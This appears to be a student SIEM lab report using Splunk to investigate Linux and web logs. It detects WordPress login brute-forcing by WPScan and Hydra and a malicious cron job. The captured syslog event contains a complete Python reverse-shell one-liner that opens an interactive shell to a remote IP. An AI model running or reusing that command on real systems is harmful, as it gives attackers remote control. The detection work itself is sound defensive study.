SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
# date_hour 2
# date_mday 1
# date_minute 2
a date_month 1
# date_second 1
a date_wday 1
# date_year 1
# date_zone 1
a dest 1
a dvc 1
a eventtype 2
a index 1
# linecount 1
a p 1
# pid 2

i	Time	Event
⌄	8/12/25 10:00:01.270 AM	2025-08-12T10:00:01.270628+00:00 deceptipot-demo CRON[3 (root) CMD (/usr/bin/python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.33.31",7654));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);' >> /tmp/cron_output.log 2>&1)

Type	☑	Field	Value	Actions
Selected	☑	host ▾	deceptipot-demo	⌄
	☑	source ▾	syslog	⌄
	☑	sourcetype ▾	syslog	⌄
Event	□	dest ▾	deceptipot-demo	⌄
	□	dvc ▾	deceptipot-demo	⌄
	□	eventtype ▾	nix-all-logs nix_ta_data	▾
	□	p ▾	subprocess.call(["/bin/sh","-i"])	⌄
	□	pid ▾	3042	⌄
	□	process ▾	CRON	⌄
	□	s ▾	socket.socket(socket.AF_INET,socket.SOCK_STREAM)	⌄

Analysis of Linux authentication and system logs used to detect brute-force login attempts and privilege escalation activity.

8. Web Application Log Analysis

8.1 Web Log Sources

Web servers generate access and error logs that help detect:

- Brute-force attacks
- Web shell activity
- DDoS attacks


8.2 Findings from Web Logs

The investigation identified:

- High-volume POST requests to WordPress login
- Repeated authentication attempts
- Use of an automated attack tool

Key Findings:

- Targeted URI: /wp-login.php
- Source IP address: 10.10.243.134
- Attack type: Brute-force
- Tool used: WPScan




New Search

```
index=task6 method=POST uri_path="/wp-login.php"
| bin _time span=5m
| stats values(referer_domain) as referer_domain values(status) as status values(useragent) as UserAgent values(uri_path) as uri_path count by clientip _time
| where count > 25
| table referer_domain clientip UserAgent uri_path count status
```

✓ 743 events (before 1/21/26 8:56:19.000 PM) No Event Sampling

referer_domain	clientip	UserAgent	uri_path	count	status
http://10.10.28.135	10.10.243.134	WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)	/wp-login.php	583	200
http://demo-web.deceptitech.thm	167.172.41.141	Mozilla/5.0 (Hydra) Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36	/wp-login.php	160	200 302




New Search

```
index=task6 method=POST uri_path="/wp-login.php"
| stats count by uri_path | sort -count
```

✓ 743 events (before 1/21/26 8:58:01.000 PM) No Event Sampling

uri_path	count
/wp-login.php	743




New Search

```
index=task6 method=POST uri_path="/wp-login.php"
| bin _time span=5m
| stats values(referer_domain) as referer_domain values(status) as status values(useragent) as UserAgent values(uri_path) as uri_path count by clientip _time
| where count > 25
| table referer_domain clientip UserAgent uri_path count status
```

✓ 743 events (before 1/21/26 9:02:55.000 PM) No Event Sampling

referer_domain	clientip	UserAgent	uri_path	count	status
http://10.10.28.135	10.10.243.134	WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)	/wp-login.php	583	200
http://demo-web.c		ydra) indows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36	/wp-login.php	160	200 302

```
clientip = 10.10.243.134
View events
Other events
Exclude from results
New search
referer_domain = http://10.10.28.135
clientip = 10.10.243.134
View events
Other events
```



New Search

```
index=task6 method=POST uri_path="/wp-login.php"
| bin _time span=5m
| stats values(referer_domain) as referer_domain values(status) as status values(useragent) as UserAgent values(uri_path) as uri_path count by clientip _time
| where count > 25
| table referer_domain clientip UserAgent uri_path count status
```

✓ 743 events (before 1/21/26 9:02:55.000 PM) No Event Sampling

referer_domain	clientip	UserAgent	uri_path	count	status
http://10.10.28.135	10.10.243.134	WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)	/wp-login.php	583	200
http://demo-web.deceptitech.thm	167.172.41.141	Mozill Mozill 7.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36	/wp-login.php	160	200 302

```
UserAgent = WPScan v3.8.28 (https://wpscan.co...
View events
Other events
Exclude from results
New search
referer_domain = http://10.10.28.135
clientip = 10.10.243.134
UserAgent = WPScan v3.8.28 (https://wpscan.co...
View events
Other events
```

Web application log analysis in Splunk SIEM identifying brute-force activity targeting the WordPress login page.

9. Learning Outcomes

Through this project, the following learning outcomes were achieved:

- Understanding of SIEM concepts and architecture
- Hands-on experience with Splunk Enterprise
- Ability to analyze Windows, Linux, and Web logs
- Detection of brute-force attacks, privilege escalation, and persistence
- Improved SOC investigation and reporting skills

10. Conclusion

This project demonstrated the use of Splunk Enterprise as a SIEM platform for analyzing security logs and investigating incidents. By examining Windows, Linux, and web application logs, the project showed how attackers leave identifiable traces at every stage of an attack.

The project highlighted the importance of SIEM features such as centralisation, correlation, and normalisation in detecting malicious behavior and responding to security incidents. Overall, this project reinforces the critical role SIEM tools play in modern Security Operations Centers.